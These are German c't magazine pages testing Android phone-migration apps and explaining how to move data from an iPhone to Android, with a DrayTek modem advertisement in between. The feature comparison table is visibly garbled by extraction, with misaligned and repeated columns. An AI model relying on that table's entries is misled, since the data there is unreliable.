Auch der Transfer von Sony zu Sony garantierte nicht, dass alles auf dem Zielgerät landete. Für den Umzug zwischen zwei Android-9-Sonyen bot die App die Option, die Anwendungen zu transferieren, gar nicht erst an. Problemlos klappte das nur zwischen zwei Android-8-Sonyen. Dort allerdings blieb die App die Übertragung des Homescreens schuldig, was wiederum auf Android 9 geklappt hatte. Laut Sony wurde die Funktion, Apps umzuziehen, schlicht zu wenig genutzt. Manche Apps wie Banking-Apps seien ohnehin gegen eine direkte, lokale Wiederinstallation gesperrt und müssten über das Google-Konto neu installiert werden. Deswegen empfiehlt Sony, gleich alle Apps über Google neu zu installieren.

Geringe Ansprüche sollten Windows-Phone-Nutzer stellen. Sie müssen auf dem Altgerät zunächst die Transfer-App installieren, in der sie sich mit ihrem Google-Konto anmelden sollen. Danach bietet die App an, auf dem Handy gesicherte Kontakte, Kalender, Fotos, Musik, Videos und Dokumente verschlüsselt in die Kunden gegenüber nicht näher spezifizierte „Cloud“ zu laden. Dort verbleiben die Daten 30 Tage und können in dieser Zeit auf das Sony-Gerät geladen werden. Wo genau die Daten gespeichert werden, wird in der App nicht ersichtlich, laut Sony sind es aber eigene Server und die Speicherung erfolge verschlüsselt.

Die Daten des iPhones überträgt die Anwendung über USB per OTG-Adapter oder iCloud. Wird auf dem iPhone iMessage deaktiviert, transferiert die App klaglos die SMS auf das Sony-Testgerät. Auch Kalendereinträge, Musik und Anruflisten wanderten vom iPhone auf das Sony – allerdings blieben einige Fotos verschol-

len, wobei uns unklar blieb, an welcher Eigenschaft des Fotos das hing.

**Huawei** weckt mit dem Namen der Umzugs-App hohe Erwartungen: Phone Clone bietet beim Neueinrichten des Smartphones den Import von Android-Geräten, einem iPhone/iPad, aus der Google-Cloud oder Huawei-Cloud an. Die beiden Cloud-Lösungen drängen sich auf, wenn kein Gerät zur Verfügung steht, das man als Backup-Medium nutzen kann, etwa bei Diebstahl oder Verlust.

Die Verbindung zu einem alten Android-Gerät wird über eine direkte WLAN-Verbindung realisiert, die beide Geräte nach Abfotografieren eines QR-Codes automatisch einrichten. Sodann erscheint auf dem Altgerät eine Auswahlliste der Daten, die es übertragen kann. Das sind Kontakte, Nachrichten, Anrufliste, Notizen, Sprachmemos, Kalender, Fotos, Videos, Dokumente, Systemeinstellungen sowie Apps und ihre Daten. Ein Backup kann mehrere Gigabyte umfassen, auch die Apps werden dabei ins Paket gepackt.

Es folgt die Anmeldung beim Google-Konto zur Aktualisierung von Apps und zum Synchronisieren von Kalender, Kontakten und Mails sowie weiterer von Google genutzter Dienste. Dabei fehlten auf dem neuen Smartphone nach etlichen Durchläufen mal diese App, mal jene, mal einige Dokumente oder Fotos – zuverlässig ist anders. Systemeinstellungen werden nur zum Teil übertragen. So fehlten vernünftigerweise die Fingerabdruck-Scans, aber leider auch mühsam Feingetuntes, etwa ob und wie der Stromsparmodus genutzt werden soll.

Wie Samsung drängt auch Huawei auf Nutzung der herstellereigenen ID. Nötig ist sie nicht, sie ist aber Vorausset-

zung für den Zugriff auf die von einer irischen Firma betriebenen Huawei-Cloud als Sicherungsmedium für das Smartphone. Die kostenlose Variante sichert nur 5 GByte, wobei die Apps selbst nicht mitgesichert werden, sondern nur eine Liste, die sozusagen die Bestelliste für Google Play bildet und nach Aufspielen des Huawei-Cloud-Backups abgearbeitet wird.

Auch der Umzug von einem iPhone oder iPad läuft über eine Direktverbindung per WLAN. Hier werden weitaus weniger Daten übertragen und Apps werden wie etwa bei Samsung durch Kostenlos-Varianten aus dem Google Play Store ersetzt. Wenig Werbung macht Huawei für seine PC-Software Hi Suite. Sie taugt zwar nur für den Wechsel zwischen Huawei-Telefonen, erlaubt aber ein lokales Backup, das sich ruckzuck auf das angeschlossene Gerät zurückspielen lässt.

**LG** hat zum Wechsel die Mobile Switch App. Sie bietet drei Möglichkeiten zum Übertrag: per Speicherplatte, per USB sowie per WLAN. Auf dem alten Telefon lässt sich markieren, was man auf dem

neuen Gerät haben will. Mindestens bei Klingel-, Benachrichtigungs- und Alarmtönen hat das aber nicht funktioniert. Selbst beim Umzug vom G6 zum V30 konnte man dem Neugerät keine alten Töne beibringen. Merkwürdig auch: Auf dem neuen Gerät fehlten nach dem Umzug bei etlichen Durchläufen nicht reproduzierbar irgendwelche Apps. Gut hingegen ist, dass das LG-Tool auch Apps aus fremden Quellen und APKs sichert.

Das Umzugswerkzeug von **OnePlus** erlaubt die Migration vom iPhone und anderen Android-Geräten. Dazu startet man die App OnePlus Switch auf beiden Geräten und legt fest, welches Gerät Daten sendet und welches sie empfängt. Das Verschieben von Daten und Apps klappte zuverlässig. Für die Migration vom iPhone aus muss man die Migrations-App allerdings von der chinesischen Internetseite [www.pgyer.com](http://www.pgyer.com) laden und dem iPhone erlauben, die „iPhone Distribution Gem and Diamonds Exchange sro“ zu installieren. Übertragen werden aber ohnehin nur Fotos und Videos sowie Kontakte.

Ganz ohne Umzugshelfer kommt **HTC**. Schon unser Testgerät U12 life unterstützte das schlicht „HTC-Übertragungsprogramm“ getaufte Tool nicht mehr. Auf Nachfrage verweist der Hersteller lapidar auf das Google-Backup.

## Fazit

Mit dem Inhalt des alten Smartphones das neue zu klonen – so gut, wie es beim iPhone läuft, ist es bei Smartphones mit Android noch lange nicht. Was bei einem Smartphone und mit einer OS-Version geht, klappt mit dem anderen nicht. Im Test stießen wir immer wieder auf fehlende Daten beim Backup. Umso ärgerlicher ist, dass etliche Smartphone-Hersteller den Leistungsumfang eigener Umzugshelfer reduzieren oder sie schlicht ganz aufgeben.

Die getesteten Umzugs-Apps retten immerhin mehr als das simple Backup über Google Drive. Insgesamt kommt man nach einem Umstieg kaum umhin, selbst Hand anzulegen. Tipps dazu bringen die folgenden Artikel. ([mil@ct.de](mailto:mil@ct.de)) **ct**

## Rekonstruierte Daten der Umzugstools inklusive Google Drive Backup

Hersteller	Samsung		Huawei		LG		Sony		OnePlus		Apple	
App	Smart Switch	eigene Marke von iOS	Phone Clone	eigene Marke von iOS	Mobile Switch	eigene Marke von iOS	Xperia Transfer Mobile	eigene Marke von iOS	Switch	eigene Marke von iOS	iCloud	von iOS
Sicherung für												
Kontakte	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Systemeinstellungen	✓	✓	✓	–	✓	–	✓	–	✓	–	(✓)	–
WiFi-Passwörter	✓	(✓) <sup>1</sup>	✓	–	✓	–	✓	–	✓	–	✓	–
SMS/MMS	✓	(✓) <sup>1</sup>	✓	✓	✓	–	✓	(✓) <sup>4</sup>	✓	–	✓	✓
Klingel- u. andere Töne	✓	–	✓	–	–	–	–	–	–	–	✓	–
Anruflisten	✓	(✓) <sup>2</sup>	✓	✓	✓	–	✓	✓	✓	–	✓	–
Kalender	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
(Sprach-)Memos	✓	(✓) <sup>5</sup>	✓	–	✓	–	✓	–	✓	–	✓	–
Liste installierter Apps	✓	✓	✓	✓	✓	–	(✓) <sup>5</sup>	–	✓	–	✓	(✓) <sup>5</sup>
Tool sichert App-Datei selbst	(✓) <sup>5</sup>	– <sup>1</sup>	–	–	✓	–	(✓) <sup>5</sup>	–	✓	–	–	–
Fremd-Apps und APKs	✓	–	✓	–	✓	–	–	–	✓	–	–	–
Videos	(✓) <sup>5</sup>	–	(✓) <sup>3</sup>	–	✓	✓	(✓) <sup>5</sup>	(✓) <sup>5</sup>	✓	–	(✓) <sup>5</sup>	(✓) <sup>5</sup>
Fotos	✓	✓	✓	✓	✓	✓	(✓) <sup>5</sup>	(✓) <sup>5</sup>	✓	–	✓	(✓) <sup>5</sup>
Musik (ohne DRM)	✓	(✓) <sup>1</sup>	–	–	✓	–	(✓) <sup>5</sup>	(✓) <sup>5</sup>	✓	–	(✓) <sup>5</sup>	–
<b>Eigenschaften</b>												
automatische Sicherung	✓	✓	–	–	–	✓	–	–	–	✓	–	–
Umzug von iOS / eigener Marke / Android / Windows Phone / Blackberry	✓/✓/✓/-/✓	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-	✓/✓/✓/-/-
direkt per USB / OTG-Adapter	✓	–	✓	✓	✓	✓	✓	✓	–	–	–	–
Direktübertragung WiFi	–	✓	✓	✓	✓	✓	✓	✓	✓	✓	–	–
Backup am PC	✓ (Smart Switch)	✓ (Hi Suite)	✓ (LG Bridge)	✓ (Xperia Companion)	–	–	–	–	✓	✓	–	–
Cloud Backup / verschlüsselt	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓

<sup>1</sup> nur bei Umzug per OTG-Kabel    <sup>2</sup> nur bei Umzug via Cloud    <sup>3</sup> keine lokalen Dateien    <sup>4</sup> bei ausgeschaltetem iMessage    <sup>5</sup> nicht immer (s. Text)

Testgeräte: HTC Desire 12, HTC U12 life, Huawei Mate 20 pro, Huawei P20 lite, Lenovo Moto Z2 Force; LG G6, LG V30, Samsung Galaxy S8, Samsung Galaxy S6, iPhone 7 Plus, iPhone 8, Microsoft Lumia 950, OnePlus 5T, OnePlus 6T, Sony XA2 Ultra, Sony XA2 Plus, Sony XZ2, Sony XZ2 Premium

✓ vorhanden    – nicht vorhanden

# Superschnelles DSL mit bis zu 300 MBit/s



Das neue  
**DrayTek Vigor 165**  
Supervectoring/VDSL/  
ADSL Modem

Ihr Provider bietet Ihnen neue und schnellere DSL-Tarife mit Geschwindigkeiten von bis zu 300 MBit/s an? Dann handelt es sich in der Regel um Anschlüsse mit sogenanntem Supervectoring Profil 35b, einer neuen DSL-Technologie, welche durch Verwendung hocheffizienter Vectoring-Techniken und einer Erweiterung des Frequenzspektrums hohe Bandbreiten ermöglicht. Um diese nutzen zu können, ist jedoch hochwertige Hardware nötig.

Der **DrayTek Vigor 165** ist die konsequente Weiterentwicklung unseres Erfolgsmodeells DrayTek Vigor 130. Er unterstützt Supervectoring Profil 35b und ist abwärtskompatibel mit allen üblichen VDSL- und ADSL-Varianten über Profil 17a, mit und ohne Vectoring, bis hin zu DSL-Lite mit 384 KBit/s.

Unser Modem ist dabei sowohl für ältere Anschlüsse als auch in Hinsicht auf die neuen All-IP BNG-Anschlüsse geeignet. Sollte Ihr Endgerät kein VLAN-Tagging unterstützen, kompensiert dies auch unser Vigor 165 Modem und kann Ihnen das Tagging abnehmen.

## Technische Spezifikationen:

- Entspricht ITU-T VDSL2 G.993.2, G.993.5
- Konform zu ITU-T G.993.1, G.997.1
- Fallback auf ADSL2/2+ Standards
- ANSI T1.413 Issue 2
- ITU-T G.992.1 G.dmt
- ITU-T G.992.3 ADSL2 G.dmt.bis
- ITU-T G.992.5 ADSL2+
- VDSL-Bandplan: 997, 998
- VDSL2 Profil: 8a, 8b, 8c, 8d, 12a, 12b, 17a, 30a, 35b
- Annex A, Annex M, Annex B, Annex Q
- 2 Gigabit Ethernet LAN Ports
- geringer Stromverbrauch




uniVorx GmbH  
Zeppelinstr. 3  
12529 Schönefeld OT Waltersdorf  
Geschäftsführer: Alfred Hammermeister  
Handelsregister: Amtsgericht Cottbus  
HRB11858CB

Telefon: +49-30-780009433  
Telefax: +49-30-780009439  
contact@draytek.de

www.draytek.de  
**CONNECT  
PEOPLE**





# Grenzgänger

## Vom iPhone zu Android umziehen

**Der Umstieg von iOS auf Android ist hart, denn weiterhin unterscheiden sich die zwei populärsten Mobilbetriebssysteme in vielen grundsätzlichen Dingen. Für den Umzug gibt es aber jede Menge kleine Helferlein und Kniffe.**

**Von Hannes A. Czerulla**

**S**ie haben sich also dazu entschieden, die Glaubensrichtung zu wechseln? Weg mit dem iPhone,

her mit einem Android-Smartphone! Eines vorneweg: Apples Nutzer werden in Sachen Backups und Gerätewechsel verwöhnt, denn beides ist ab Werk kein Problem. Egal, ob on- oder offline, ob iTunes oder iCloud: Vollständige Images kann man jederzeit per Klick anfertigen.

Beim Umzug zu Android nützen diese Backups aber nur wenig, da Googles Betriebssystem nichts damit anfangen kann. Deswegen muss man Umwege gehen, Daten manuell übertragen oder sich auf spezialisierte Tools verlassen. Einige dieser Programme können Teile der iOS-Backups auslesen, andere versuchen die Daten direkt vom iPhone zu kopieren.

Ähnlich wie beim Umzug von Android zu Android haben wir keinen Weg gefunden, auf dem man die gesamte Einrichtung inklusive Software, Einstellungen und persönlicher Daten mit wenigen Handgriffen übernehmen könnte.

### Steighilfe Google-Account

Voll und ganz lässt sich ein Android-Smartphone nur in Kombination mit einem Google-Account und Google-Diensten nutzen. Selbst auf dem iPhone ergibt das Sinn: Mails, Kontakte und Kalendereinträge eines Google-Accounts lassen sich auch in den Apple-eigenen Apps nutzen. Wer diesen Weg auf dem iPhone wählt, macht sich den Umzug zu Android erheblich leichter. Bei der Einrichtung auf dem neuen Smartphone braucht man sich nur mit dem eigenen Google-Account anzumelden und findet zumindest schon mal oben genannte Arten von Daten auf dem Gerät wieder.

Wer keine Angst vor der Cloud hat, kann die Fotos-App von Google auf seinem iPhone installieren. Auf Wunsch speichert das Programm dann alle aufgenommenen Bilder und Videos im Google Drive. Auf dem neuen Android-Gerät sind sie so direkt nach Anmeldung verfügbar. Kleiner Haken: Die Bilder werden nochmals komprimiert und liegen somit nicht ganz in der Original-Qualität vor (siehe S. 89). Google hat in seine Drive-App für iOS außerdem eine Backup-Funktion integriert, die zumindest Kontakte, Kalendereinträge und Fotos vom iPhone in die Google-Cloud und über diesen Umweg aufs neue Android-System spielt.

Andersherum funktioniert diese Umzugshilfe prinzipiell auch: Wenn man also von einem Android-Telefon auf ein iPhone umziehen möchte, registriert man den Google-Account einfach auf dem Apple-Gerät unter „Einstellungen“/„Passwörter & Accounts“.

### Migrations-Apps

Einigen neuen, eher teureren Android-Smartphones liegt ein USB-OTG-Adapter bei, meist von Typ-C auf Typ-A. Die jeweiligen Hersteller liefern dazu eine passende Migrations-App, die auch in Kombination mit einem iPhone funktioniert. Es reicht zumeist, die App auf dem neuen Android-Telefon zu starten und das iPhone per Ladekabel samt Adapter anzuschließen. Nachdem man auf dem iPhone die Zugriffsrechte gewährt hat, startet der Dateitransfer.

Allerdings kann man nur einen kleinen Teil der auf dem iPhone liegenden Daten kopieren: Fotos und selbstaufgenommene Videos, Musik beziehungsweise Audiodateien und Nachrichten (SMS und MMS). Apps und App-Einstellungen, Konten, Systemeinstellungen und WLAN-Passwörter, Lesezeichen und alle in der iCloud gespeicherten Daten lassen sich so meist nicht übertragen.

Hat man sich für ein neues Samsung-Smartphone entschieden, bietet Samsung die Migration mithilfe der hauseigenen App „Smart Switch“ an – während der Einrichtung oder im Nachhinein. Sollte sich die App nicht auf dem Gerät befinden, lädt man sie kostenlos aus Google Play. Mit Geräten anderer Hersteller funktioniert sie nicht. In unserem Test funktionierte sie aber auch nicht im Zusammenspiel mit einem Galaxy Note 9 mit Android 8.1 und einem iPhone XS Max mit iOS 12.1.1. Smart Switch kann die Daten theoretisch via USB-Kabel vom iPhone aufs Samsung-Telefon schaufeln oder zieht sie kabellos aus einem in der iCloud hinterlegten Backup. Bei ertöter Möglichkeit brach der Prozess in unseren Tests reproduzierbar ab. Bei zweiter nahm Apples Zwei-Faktor-Authentizierung unseres Code nicht an.

Huawei bietet mit Phone Clone ein ähnliches Tool an. Es muss zuerst auf dem iOS-Gerät installiert werden. Anschließend spannt das neue Huawei-Telefon einen WLAN-Hotspot auf, über den sich beide Geräte verbinden. Immerhin ließen sich Kontakte, Kalendereinträge, Fotos und Videos übertragen. Weitere herstellereigene Lösungen finden Sie auf Seite 78.

## Gekauft Apps und Abos

Fast alle populäreren iOS-Apps gibt es mittlerweile auch für Android. Käufe gelten aber immer nur für eine Plattform und so muss man für die Lieblingsanwendungen erneut bezahlen. Bei besonders teuren Programmen lohnt es sich, die Entwickler zu kontaktieren und sie mit Hinweis auf den früheren Kauf um eine Android-Lizenz zu bitten. In-App-Käufe muss man abschreiben.

Falls Sie gar kein iOS-Gerät mehr nutzen, denken Sie daran, alle über den App Store abgeschlossene Abos zu kündigen, die nicht auf Android nutzbar sind. Die Abos finden Sie in den Systemeinstellungen unter „iTunes und App Store“; tippen Sie oben rechts auf die Apple-ID und wählen Sie im eingeblendeten Menü den Punkt „Apple-ID anzeigen“ und dann „Abos“.



Einigen Android-Smartphones liegt ein USB-Adapter bei, der das neue Telefon mit dem alten iPhone verbindet.

Systemübergreifende Dienste wie Spotify oder Netflix laufen problemlos weiter.

## WhatsApp & Co.

Problematisch wird es bei Nachrichten: Weder iMessage noch die Chats von WhatsApp können auf einfache Art mit aufs andere Gerät genommen werden. WhatsApp erstellt auf dem iPhone zwar auf Wunsch Online-Backups, die liegen aber in der iCloud und lassen sich unter Android nicht wiederherstellen. Für iMessage findet sich keine entsprechende Android-App.


Mit Wazzapp gibt es aber für 5,99 Euro eine auf WhatsApp spezialisierte Migrations-App. Sie nutzt ein unverschlüsseltes lokals auf dem PC oder Mac liegen-

des WhatsApp-Backup, das man mithilfe von iTunes anfertigt. Danach hat man einen steinigen Weg vor sich, auf dem man per Wazzapp-Desktop-Programm eine sqlite-Datei erstellt und die Medien extrahiert. Unter anderem wird eine ältere Version von WhatsApp als APK-Datei benötigt. Kurzum: Es lohnt sich, vor der Migration des Chat-Verlaufs ehrlich darüber nachzudenken, wie oft man tatsächlich alte Chats durchlesen wird.

## Apple-eigene Apps

Zwar sind fast alle Google-Apps und -Dienste fürs iOS verfügbar, andersherum aber nicht. Auf Programme wie die Apple-eigenen Notizen, Erinnerungen oder Nachrichten muss man verzichten, (meist funktionsreichere) Alternativen suchen und die Daten manuell übertragen. Immerhin kann man auf die meisten Daten per Browser zugreifen, indem man die Seite iCloud.com ansteuert. Das Interface ist zwar träge, aber um Dokumente, Notizen und Kontakte zu kopieren und Fotos herunterzuladen, reicht es. Dort lässt sich übrigens auch die Verknüpfung des Accounts mit dem alten Gerät entfernen.

Der Wechsel von Apple zu Google bedeutet sowieso schon viel Umgewöhnung und die komplizierte Migration der Daten macht den Umstieg nicht gerade leichter. Falls möglich, sollte man das iPhone noch ein paar Wochen nach dem Umzug ohne Werksreset in der Schublade liegen lassen. An einige Daten kommt man nämlich nicht ohne Zugriff auf das ursprüngliche Gerät. (hc@ct.de) ct



Auf die in der iCloud gespeicherten Daten kann man auch ohne Apple-Gerät von jedem beliebigen Browser aus zugreifen.



# Gewohntes Umfeld

## Wichtige Daten mit wenig Handarbeit sichern

**Wer seine Daten aufs neue Android-Handy schubsen möchte, greift meist zu den Umzugs-Apps des Handy-Herstellers oder zum Migrationsassistenten von Google.**

**Doch leider weiß man vorher nie so genau, wie vollständig den Tools der Umzug gelingt und ob sensible Daten über Server im Ausland geschickt werden. Zum Glück kann man viele Daten auch manuell umziehen.**

**Von Stefan Porteck**

**A**uch dieses Mal lagen wieder unzählige Smartphones unter dem Weihnachtsbaum. Für Technik-Freaks beginnt damit die harte Zeit des Umzugs: Wie kriege ich jetzt meine Fotos da drauf? Ist bei WhatsApp dann alles weg? Diese Fragen haben gute Chancen, bei unzähligen Weihnachtssessen das Thema zu bestimmen. Die Antworten sind aber gar nicht kompliziert.

Im Folgenden zeigen wir exemplarisch für die Kategorien Fotos/Videos, Chats, Kontakte, Apps/Daten und Einstellungen, wie Sie sie mit möglichst wenig Aufwand (idealerweise lokal) sichern, um

sie bequem aufs neue Smartphone zu übertragen. Leider gibt es keine Universalösung, die perfekt für jeden Nutzer passt. Dazu sind die Ansprüche der Anwender und vor allem die genutzten Apps zu unterschiedlich. Wir geben deshalb exemplarische Beispiele, anhand derer ein Umzug aller wichtigen Daten gelingen sollte.

### Gewohnter Homescreen

Die Anordnung der Apps und Widgets auf den Homescreens bleibt bei einem Wechsel auf ein neues Smartphone sehr häufig auf der Strecke. Ärgerlich, denn deren lie-

bevolles Feintuning nimmt besonders viel Zeit in Anspruch. Was immer geht, ist auf dem alten Gerät Screenshots von jedem Startbildschirm anzufertigen und anhand derer die Icon-Anordnung mühevoll von Hand zu rekonstruieren. Glücklicherweise gibt es eine elegantere Abhilfe, nämlich mithilfe eines alternativen Launchers.

Die populären Homescreen-Alternativen Nova Launcher und Action Launcher bieten beide eine Importfunktion, um die Icon- und Widget-Anordnung eines anderen Launchers zu importieren. Eigentlich ist dieses Feature dafür gedacht, den Wechsel vom auf dem Smartphone vorinstallierten Launcher möglichst bequem zu gestalten. Das lässt sich aber auch sehr gut als Umzugshilfe zweckentfremden, denn Nova und Action Launcher erlauben es auch, ihre gesamte Konfiguration zu exportieren – inklusive der Icon-Anordnung auf den Homescreens. Die dabei erzeugte Backup-Datei speichern die Launcher entweder auf der SD-Karte oder laden sie in die Cloud von Google Drive.

Auf dem neuen Handy braucht man lediglich denselben zu Launcher installieren und das Backup zurückzuspielen, um vom gewohnten Homescreen begrüßt zu werden. Einzig die Widgets erfordern etwas Nacharbeit: Da Launcher-Apps vollständigen Zugriff auf die Daten eines Widgets haben, blendet Android beim Ablegen eines Widgets stets eine entsprechende Warnung ein. Das Widget erscheint erst, nachdem man den Hinweis abnickt. Beim Wiederherstellen der Sicherung des alten Handys befinden sich deshalb anstelle der Widgets zunächst nur Platzhalter. Tippt man diese einmalig an, lässt sich die Warnung bestätigen, worauf anschließend das gewünschte Widget in bisheriger Konfiguration und Größe erscheint. Die zu den Widgets gehörigen Apps müssen Sie natürlich vorher installieren – mehr dazu später.

Ein kleiner Wermutstropfen dieser Lösung ist, dass Sie künftig an den alternativen Launcher gebunden sind, da es meist keinen Weg gibt, das gesicherte Layout zum Launcher von Google oder denen der Smartphone-Hersteller zu übertragen. Da Nova Launcher und Action Launcher bereits in der kostenlosen Basisversion einen sehr großen Funktionsumfang bieten und sich optisch sehr flexibel an den eigenen Geschmack anpassen lassen, stellt das kaum einen Nachteil dar.

## Fotos und Videos

Die meisten Nutzer dürften die eigenen Fotos und Videos zu den wichtigsten Daten zählen. Besonders bequem klappt deren Umzug mit Google Fotos: Auf Wunsch lädt das Galerie-Tool alle Bilder und Videos automatisch in die Google-Cloud. Auf dem neuen Handy oder einem Zweitgerät braucht man sich nur mit seinem Google-Account in der Galerie-App anzumelden, um sofortigen Zugriff auf alle Bilder zu bekommen.

Wer kein Pixel-Smartphone besitzt, muss aber mit der Einschränkung leben, dass Google größere Fotos auf 12 Megapixel herunterrechnet. Bilder, die unter dieser Grenze liegen, bleiben ebenfalls nicht unangetastet: Um Platz zu sparen, komprimiert Google sie mit einem – nach eigenen Angaben – effizienteren JPEG-Algorithmus neu. Die Qualität der gesicherten Bilder entspricht also nicht mehr der Originale. Wer sich damit nicht abfinden möchte, lädt die Bilder im Original hoch. Dafür öffnet man die Einstellungen von Google Fotos, wechselt in „Backup & Sync“ und schaltet die Upload-Größe von „Hohe Qualität“ auf „Original“. Der Speicherplatz der Bilder wird dann aber auf das Google-Drive-Kontingent angerechnet.

Wer seine Bilder nicht bei Google lagern will, weicht auf andere Cloud-Dienste aus. Beispielsweise bringen Dropbox und Microsoft OneDrive Apps einen automatischen Foto-Upload mit, der neue Bilder automatisch in den Cloud-Speicher lädt – auf Wunsch auch nur bei bestehender WLAN-Verbindung, um das mobile Datenvolumen zu schonen. Tresorit verschlüsselt darüber hinaus alle Daten auf dem Cloud-Server. Weitere Clouds haben wir in [1] vorgestellt.

Da diese Dienste in der kostenlosen Variante den Speicherplatz begrenzen, kommt man nicht drum herum, die gesicherten Fotos aus dem Cloud-Ordner regelmäßig auf einen lokalen Ordner des eigenen PCs zu verschieben. Alternativ zahlt man für ein Speicher-Upgrade wenige Euro pro Monat.

Egal für welchen Cloud-Dienst Sie sich entscheiden, der geringe Betrag ist für einen weiteren Zweck gut angelegt: Sie bekommen zusätzlich ein stabiles Backup aller Fotos – kaum etwas schmerzt bei einem kaputten oder verlorenen Handy mehr als der Verlust der darauf gespeicherten Bilder.


## Kontakte und Adressen

Zu Zeiten unsmarter Handys gehörte das Umziehen der Kontakte zu den läufigsten Aufgaben. Meist endete das damit, dass man die Namen und Nummern auf einen Zettel schreiben und auf dem neuen Handy abtippen musste.

